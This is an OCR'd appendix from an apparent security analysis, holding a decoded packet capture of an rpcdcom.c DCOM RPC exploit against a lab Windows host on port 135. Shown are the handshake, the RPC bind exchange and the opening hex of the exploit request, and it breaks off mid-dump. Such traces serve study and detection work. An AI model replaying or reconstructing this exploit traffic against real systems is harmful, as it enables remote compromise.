















Appendix B:

Here is the complete packet capture from an attack on an rpcdcom.c vulnerable system. Running SNORT in sniffer mode captured the packets and they were then read using Packetyzer from Tazmen Technologies LLC http://www.packetyzer.com

The beginning of the stream starts with the three-way handshake, and ends once the command prompt on the vulnerable system is available.

Packetyzer Trace:

Frame 14 (74 bytes on wire, 74 bytes captured)
    Frame is marked: False
    Arrival Time: Dec 7, 2003 21:55:21.687233000
    Time delta from previous packet: 0.000304000 seconds
    Time relative to first packet: 32.388279000 seconds
    Frame Number: 14
    Packet Length: 74 bytes
    Capture Length: 74 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100 (192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        ....0 = ECN-CE: 0
    Total Length: 60
    Identification: 0x2a68 (10856)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x8c34 (correct)
    Source: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
    Destination: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32928 (32928), Dst Port: epmap (135), Seq: 2491371460, Ack: 0, Len: 0
    Source port: 32928 (32928)
    Destination port: epmap (135)
    Source or Destination Port: 32928
    Source or Destination Port: 135
    TCP Segment Len: 0

Sequence number: 2491371460
Header length: 40 bytes
Flags: 0x0002 (SYN)
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...0 .... = Acknowledgment: Not set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..1. = Syn: Set
....0 = Fin: Not set
Window size: 5840
Checksum: 0xe18a (correct)
Options: (20 bytes)
TCP MSS Option: True
Maximum segment size: 1460 bytes
SACK permitted
TCP Time Stamp Option: True
Time stamp: tsval 7693740, tsecr 0
NOP
TCP Window Scale Option: True
Window scale: 0 (multiply by 1)

```
0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  00 3C 2A 68 40 00 40 06 8C 34 C0 A8 01 6B C0 A8  .<*h@.@..4...k..
0020:  01 64 80 A0 00 87 94 7F 4F C4 00 00 00 00 A0 02  .d......O.......
0030:  16 D0 E1 8A 00 00 02 04 05 B4 04 02 08 0A 00 75  ...............u
0040:  65 AC 00 00 00 00 01 03 03 00                    e.........
```

Packetyzer Trace:

Frame 15 (78 bytes on wire, 78 bytes captured)
Frame is marked: False
Arrival Time: Dec 7, 2003 21:55:21.687370000
Time delta from previous packet: 0.000137000 seconds
Time relative to first packet: 32.388416000 seconds
Frame Number: 15
Packet Length: 78 bytes
Capture Length: 78 bytes
Ethernet II, Src: 00:00:f8:05:f1:f0, Dst: 00:b0:d0:20:b4:73
Destination: 00:b0:d0:20:b4:73 (192.168.1.107)
Source: 00:00:f8:05:f1:f0 (192.168.1.100)
Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.107 (192.168.1.107)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 64

```
    Identification: 0x000f (15)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x7689 (correct)
    Source: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
    Destination: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 32928 (32928), Seq:
1174751035, Ack: 2491371461, Len: 0
    Source port: epmap (135)
    Destination port: 32928 (32928)
    Source or Destination Port: 135
    Source or Destination Port: 32928
    TCP Segment Len: 0
    Sequence number: 1174751035
    Acknowledgement number: 2491371461
    Header length: 44 bytes
    Flags: 0x0012 (SYN, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..1. = Syn: Set
        .... ...0 = Fin: Not set
    Window size: 17520
    Checksum: 0x7ab4 (correct)
    Options: (24 bytes)
        TCP MSS Option: True
        Maximum segment size: 1460 bytes
        NOP
        TCP Window Scale Option: True
        Window scale: 0 (multiply by 1)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 0, tsecr 0
        NOP
        NOP
        SACK permitted

0000:  00 B0 D0 20 B4 73 00 00 F8 05 F1 F0 08 00 45 00  ... .s........E.
0010:  00 40 00 0F 40 00 80 06 76 89 C0 A8 01 64 C0 A8  .@..@...v....d..
0020:  01 6B 00 87 80 A0 46 05 47 3B 94 7F 4F C5 B0 12  .k....F.G;..O...
0030:  44 70 7A B4 00 00 02 04 05 B4 01 03 03 00 01 01  Dpz.............
0040:  08 0A 00 00 00 00 00 00 00 00 01 01 04 02        ..............
```

Packetyzer Trace:

Frame 16 (66 bytes on wire, 66 bytes captured)
    Frame is marked: False
    Arrival Time: Dec 7, 2003 21:55:21.687697000
    Time delta from previous packet: 0.000327000 seconds
    Time relative to first packet: 32.388743000 seconds
    Frame Number: 16
    Packet Length: 66 bytes
    Capture Length: 66 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100 (192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        ....0 = ECN-CE: 0
    Total Length: 52
    Identification: 0x2a69 (10857)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x8c3b (correct)
    Source: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
    Destination: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32928 (32928), Dst Port: epmap (135), Seq: 2491371461, Ack: 1174751036, Len: 0
    Source port: 32928 (32928)
    Destination port: epmap (135)
    Source or Destination Port: 32928
    Source or Destination Port: 135
    TCP Segment Len: 0
    Sequence number: 2491371461
    Acknowledgement number: 1174751036
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        ....0 = Fin: Not set

```
    Window size: 5840
    Checksum: 0x82fe (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 7693740, tsecr 0

0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  00 34 2A 69 40 00 40 06 8C 3B C0 A8 01 6B C0 A8  .4*i@.@..;...k..
0020:  01 64 80 A0 00 87 94 7F 4F C5 46 05 47 3C 80 10  .d......O.F.G<..
0030:  16 D0 82 FE 00 00 01 01 08 0A 00 75 65 AC 00 00  ...........ue...
0040:  00 00                                            ..
```

Packetyzer Trace:

```
Frame 17 (138 bytes on wire, 138 bytes captured)
    Frame is marked: False
    Arrival Time: Dec  7, 2003 21:55:21.687832000
    Time delta from previous packet: 0.000135000 seconds
    Time relative to first packet: 32.388878000 seconds
    Frame Number: 17
    Packet Length: 138 bytes
    Capture Length: 138 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100
(192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 124
    Identification: 0x2a6a (10858)
    Flags: 0x04
      .1.. = Don't fragment: Set
      ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x8bf2 (correct)
    Source: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
    Destination: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32928 (32928), Dst Port: epmap (135), Seq:
2491371461, Ack: 1174751036, Len: 72
```

```
    Source port: 32928 (32928)
    Destination port: epmap (135)
    Source or Destination Port: 32928
    Source or Destination Port: 135
    TCP Segment Len: 72
    Sequence number: 2491371461
    Next sequence number: 2491371533
    Acknowledgement number: 1174751036
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0x39c5 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 7693740, tsecr 0
DCE RPC
    Version: 5
    Version (minor): 0
    Packet type: Bind (11)
    Packet Flags: 0x03
        0... .... = Object: Not set
        .0.. .... = Maybe: Not set
        ..0. .... = Did Not Execute: Not set
        ...0 .... = Multiplex: Not set
        .... 0... = Reserved: Not set
        .... .0.. = Cancel Pending: Not set
        .... ..1. = Last Frag: Set
        .... ...1 = First Frag: Set
    Data Representation: 10000000
        Byte order: Little-endian (1)
        Character: ASCII (0)
        Floating-point: IEEE (0)
    Frag Length: 72
    Auth Length: 0
    Call ID: 127
    Max Xmit Frag: 5840
    Max Recv Frag: 5840
    Assoc Group: 0x00000000
    Num Ctx Items: 1
    Context ID: 1
    Num Trans Items: 1
    Interface UUID: 000001a0-0000-0000-c000-000000000046
    Interface Ver: 0
    Interface Ver Minor: 0
    Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
    Syntax ver: 2
```

```
0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  00 7C 2A 6A 40 00 40 06 8B F2 C0 A8 01 6B C0 A8  .|*j@.@......k..
0020:  01 64 80 A0 00 87 94 7F 4F C5 46 05 47 3C 80 18  .d......O.F.G<..
0030:  16 D0 39 C5 00 00 01 01 08 0A 00 75 65 AC 00 00  ..9........ue...
0040:  00 00 05 00 0B 03 10 00 00 00 48 00 00 00 7F 00  ..........H.....
0050:  00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00  ................
0060:  01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00  ................
0070:  00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8  .F.....]........
0080:  08 00 2B 10 48 60 02 00 00 00                    ..+.H`....
```

Packetyzer Trace:

```
Frame 18 (126 bytes on wire, 126 bytes captured)
    Frame is marked: False
    Arrival Time: Dec  7, 2003 21:55:21.691645000
    Time delta from previous packet: 0.003813000 seconds
    Time relative to first packet: 32.392691000 seconds
    Frame Number: 18
    Packet Length: 126 bytes
    Capture Length: 126 bytes
Ethernet II, Src: 00:00:f8:05:f1:f0, Dst: 00:b0:d0:20:b4:73
    Destination: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.107
(192.168.1.107)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 112
    Identification: 0x0010 (16)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x7658 (correct)
    Source: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
    Destination: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 32928 (32928), Seq:
1174751036, Ack: 2491371533, Len: 60
    Source port: epmap (135)
    Destination port: 32928 (32928)
    Source or Destination Port: 135
```

```
    Source or Destination Port: 32928
    TCP Segment Len: 60
    Sequence number: 1174751036
    Next sequence number: 1174751096
    Acknowledgement number: 2491371533
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 17448
    Checksum: 0x715c (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 5182, tsecr 7693740
DCE RPC
    Version: 5
    Version (minor): 0
    Packet type: Bind_ack (12)
    Packet Flags: 0x03
        0... .... = Object: Not set
        .0.. .... = Maybe: Not set
        ..0. .... = Did Not Execute: Not set
        ...0 .... = Multiplex: Not set
        .... 0... = Reserved: Not set
        .... .0.. = Cancel Pending: Not set
        .... ..1. = Last Frag: Set
        .... ...1 = First Frag: Set
    Data Representation: 10000000
        Byte order: Little-endian (1)
        Character: ASCII (0)
        Floating-point: IEEE (0)
    Frag Length: 60
    Auth Length: 0
    Call ID: 127
    Max Xmit Frag: 5840
    Max Recv Frag: 5840
    Assoc Group: 0x0000ab89
    Scndry Addr len: 4
    Scndry Addr: 135
    Num results: 1
    Ack result: Acceptance (0)
    Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
    Syntax ver: 2

0000:  00 B0 D0 20 B4 73 00 00 F8 05 F1 F0 08 00 45 00  ... .s........E.
0010:  00 70 00 10 40 00 80 06 76 58 C0 A8 01 64 C0 A8  .p..@...vX...d..
0020:  01 6B 00 87 80 A0 46 05 47 3C 94 7F 50 0D 80 18  .k....F.G<..P...
0030:  44 28 71 5C 00 00 01 01 08 0A 00 00 14 3E 00 75  D(q\.........>.u
```

```
0040:  65 AC 05 00 0C 03 10 00 00 00 3C 00 00 00 7F 00  e.........<.....
0050:  00 00 D0 16 D0 16 89 AB 00 00 04 00 31 33 35 00  ............135.
0060:  00 00 01 00 00 00 00 00 00 00 04 5D 88 8A EB 1C  ...........]....
0070:  C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00        ......+.H`....
```

Packetyzer Trace:

```
Frame 19 (66 bytes on wire, 66 bytes captured)
    Frame is marked: False
    Arrival Time: Dec  7, 2003 21:55:21.693088000
    Time delta from previous packet: 0.001443000 seconds
    Time relative to first packet: 32.394134000 seconds
    Frame Number: 19
    Packet Length: 66 bytes
    Capture Length: 66 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100
(192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 52
    Identification: 0x2a6b (10859)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x8c39 (correct)
    Source: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
    Destination: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32928 (32928), Dst Port: epmap (135), Seq:
2491371533, Ack: 1174751096, Len: 0
    Source port: 32928 (32928)
    Destination port: epmap (135)
    Source or Destination Port: 32928
    Source or Destination Port: 135
    TCP Segment Len: 0
    Sequence number: 2491371533
    Acknowledgement number: 1174751096
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
```

```
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0x6e3c (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 7693740, tsecr 5182

0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00 ......... .s..E.
0010:  00 34 2A 6B 40 00 40 06 8C 39 C0 A8 01 6B C0 A8  .4*k@.@..9...k..
0020:  01 64 80 A0 00 87 94 7F 50 0D 46 05 47 78 80 10  .d......P.F.Gx..
0030:  16 D0 6E 3C 00 00 01 01 08 0A 00 75 65 AC 00 00  ..n<.......ue...
0040:  14 3E                                            .>



Packetyzer Trace:

Frame 20 (1514 bytes on wire, 1514 bytes captured)
    Frame is marked: False
    Arrival Time: Dec  7, 2003 21:55:21.694315000
    Time delta from previous packet: 0.001227000 seconds
    Time relative to first packet: 32.395361000 seconds
    Frame Number: 20
    Packet Length: 1514 bytes
    Capture Length: 1514 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100
(192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 1500
    Identification: 0x2a6c (10860)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
```

Protocol: TCP (0x06)
Header checksum: 0x8690 (correct)
Source: 192.168.1.107 (192.168.1.107)
Source or Destination Address: 192.168.1.107 (192.168.1.107)
Destination: 192.168.1.100 (192.168.1.100)
Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32928 (32928), Dst Port: epmap (135), Seq: 2491371533, Ack: 1174751096, Len: 1448
Source port: 32928 (32928)
Destination port: epmap (135)
Source or Destination Port: 32928
Source or Destination Port: 135
TCP Segment Len: 1448
Sequence number: 2491371533
Next sequence number: 2491372981
Acknowledgement number: 1174751096
Header length: 32 bytes
Flags: 0x0010 (ACK)
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 5840
Checksum: 0x1783 (correct)
Options: (12 bytes)
NOP
NOP
TCP Time Stamp Option: True
Time stamp: tsval 7693740, tsecr 5182
DCE RPC
Version: 5
Version (minor): 0
Packet type: Request (0)
Packet Flags: 0x03
0... .... = Object: Not set
.0.. .... = Maybe: Not set
..0. .... = Did Not Execute: Not set
...0 .... = Multiplex: Not set
.... 0... = Reserved: Not set
.... .0.. = Cancel Pending: Not set
.... ..1. = Last Frag: Set
....1 = First Frag: Set
Data Representation: 10000000
Byte order: Little-endian (1)
Character: ASCII (0)
Floating-point: IEEE (0)
Frag Length: 1704
Auth Length: 0
Call ID: 229
Alloc hint: 1680
Context ID: 1
Opnum: 4

Stub data (1424 bytes)

```
0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  05 DC 2A 6C 40 00 40 06 86 90 C0 A8 01 6B C0 A8  ..*l@.@......k..
0020:  01 64 80 A0 00 87 94 7F 50 0D 46 05 47 78 80 10  .d......P.F.Gx..
0030:  16 D0 17 83 00 00 01 01 08 0A 00 75 65 AC 00 00  ...........ue...
0040:  14 3E 05 00 00 03 10 00 00 00 A8 06 00 00 E5 00  .>..............
0050:  00 00 90 06 00 00 01 00 04 00 05 00 06 00 01 00  ................
0060:  00 00 00 00 00 00 32 24 58 FD CC 45 64 49 B0 70  ......2$X..EdI.p
0070:  DD AE 74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00  ..t,..`^........
0080:  00 00 70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00  ..p^......|^....
0090:  00 00 10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A  ..........*M...j
00A0:  00 20 AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00  . .nr.....MARB..
00B0:  00 00 00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4  ................
00C0:  0B 00 20 06 00 00 20 06 00 00 4D 45 4F 57 04 00  .. ... ...MEOW..
00D0:  00 00 A2 01 00 00 00 00 00 00 C0 00 00 00 00 00  ................
00E0:  00 46 38 03 00 00 00 00 00 00 C0 00 00 00 00 00  .F8.............
00F0:  00 46 00 00 00 00 F0 05 00 00 E8 05 00 00 00 00  .F..............
0100:  00 00 01 10 08 00 CC CC CC CC C8 00 00 00 4D 45  ..............ME
0110:  4F 57 E8 05 00 00 D8 00 00 00 00 00 00 00 02 00  OW..............
0120:  00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0130:  00 00 00 00 00 00 C4 28 CD 00 64 29 CD 00 00 00  .......(..d)....
0140:  00 00 07 00 00 00 B9 01 00 00 00 00 00 00 C0 00  ................
0150:  00 00 00 00 00 46 AB 01 00 00 00 00 00 00 C0 00  .....F..........
0160:  00 00 00 00 00 46 A5 01 00 00 00 00 00 00 C0 00  .....F..........
0170:  00 00 00 00 00 46 A6 01 00 00 00 00 00 00 C0 00  .....F..........
0180:  00 00 00 00 00 46 A4 01 00 00 00 00 00 00 C0 00  .....F..........
0190:  00 00 00 00 00 46 AD 01 00 00 00 00 00 00 C0 00  .....F..........
01A0:  00 00 00 00 00 46 AA 01 00 00 00 00 00 00 C0 00  .....F..........
01B0:  00 00 00 00 00 46 07 00 00 00 60 00 00 00 58 00  .....F....`...X.
01C0:  00 00 90 00 00 00 40 00 00 00 20 00 00 00 38 03  ......@... ...8.
01D0:  00 00 30 00 00 00 01 00 00 00 01 10 08 00 CC CC  ..0.............
01E0:  CC CC 50 00 00 00 4F B6 88 20 FF FF FF FF 00 00  ..P...O.. ......
